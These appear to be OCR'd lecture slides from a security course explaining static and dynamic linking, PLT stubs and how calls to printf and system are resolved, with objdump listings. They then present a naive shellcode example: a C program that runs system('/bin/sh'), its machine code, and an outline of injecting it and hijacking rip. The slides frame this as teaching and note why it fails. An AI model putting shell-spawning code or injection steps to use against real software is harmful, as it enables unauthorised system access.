
- In dynamic linking, library code is not copied at build time



Then, How does the program call library functions?


Background: Dynamic linking

- In dynamic linking, “stubs” for external code are inserted



Background: Dynamic linking

- Actual library code is separately loaded **at runtime**



Invoking external functions

POSTECH

- Statically linked binary contains library code in `.text` section

```
0000000000401745 <main>:
  401745:       endbr64
  401749:       push   rbp
  40174a:       mov    rbp,rsp
  40174d:       mov    esi,0xdeadbeef
  401752:       lea    rax,[rip+0x988ab]
  401759:       mov    rdi,rax
  40175c:       mov    eax,0x0
  401761:       call   40ba80 <_IO_printf>
  401766:       lea    rax,[rip+0x9889b]
  40176d:       mov    rdi,rax
  401770:       call   40b720 <__libc_system>
  401775:       mov    eax,0x0
  40177a:       pop    rbp
  40177b:       ret
```

```
000000000040ba80 <_IO_printf>:   // libc implementation of printf
  40ba80:       endbr64
  40ba84:       sub    rsp,0xd8
  40ba8b:       mov    r10,rdi
  40ba8e:       mov    QWORD PTR [rsp+0x28],rsi
  40ba93:       mov    QWORD PTR [rsp+0x30],rdx
  40ba98:       mov    QWORD PTR [rsp+0x38],rcx
  40ba9d:       mov    QWORD PTR [rsp+0x40],r8
  40baa2:       mov    QWORD PTR [rsp+0x48],r9
  40baa7:       test   al,al
  40baa9:       je     40bae2 <_IO_printf+0x62>
  40baab:       movaps XMMWORD PTR [rsp+0x50],xmm0
  40bab0:       movaps XMMWORD PTR [rsp+0x60],xmm1
  40bab5:       movaps XMMWORD PTR [rsp+0x70],xmm2
  40baba:       movaps XMMWORD PTR [rsp+0x80],xmm3
```

Function addresses are known **before** loading

Invoking external functions

- Dynamically linked binary contains function stubs in `.plt` (Procedure Linkage Table) section

```
0000000000401156 <main>:
  401156:       endbr64
  40115a:       push   rbp
  40115b:       mov    rbp,rsp
  40115e:       mov    esi,0xdeadbeef
  401163:       lea    rax,[rip+0xe9a]
  40116a:       mov    rdi,rax
  40116d:       mov    eax,0x0
  401172:       call   401060 <printf@plt>
  401177:       lea    rax,[rip+0xe8a]
  40117e:       mov    rdi,rax
  401181:       call   401050 <system@plt>
  401186:       mov    eax,0x0
  40118b:       pop    rbp
  40118c:       ret
```


```
0000000000401050 <system@plt>:  // stub for resolution
  401050:       endbr64
  401054:       bnd jmp QWORD PTR [rip+0x2fbd]
  40105b:       nop    DWORD PTR [rax+rax*1+0x0]

0000000000401060 <printf@plt>:  // stub for resolution
  401060:       endbr64
  401064:       bnd jmp QWORD PTR [rip+0x2fb5]
  40106b:       nop    DWORD PTR [rax+rax*1+0x0]
```


jumps to a runtime address resolver

Function addresses are resolved **at runtime**

Invoking external function: Comparison



Invoking external function: Comparison



Note: Shared libraries are mapped to different addresses every time a process is executed and loaded (more on this next week!)

Back to our naïve code..


```c
/* binsh.c */
#include <stdlib.h>

int main(void) {
  system("/bin/sh");
  return 0;
}
```

(1) Compile into machine code

```
f3 0f 1e fa           endbr64
55                    push   rbp
48 89 e5              mov    rbp,rsp
48 8d 05 ac 0e 00 00  lea    rax,[rip+0xeac]
48 89 c7              mov    rdi,rax
e8 f0 fe ff ff        call   1050 <system@plt>
b8 00 00 00 00        mov    eax,0x0
5d                    pop    rbp
c3                    ret
```

(2) *Somehow* inject the shellcode



(3) *Somehow* make **`rip`** have the address of the injected shellcode

(4) Program executes the injected shellcode and spawns `/bin/sh`


Only if the shellcode is executed as expected

Problem 1: Data dependency

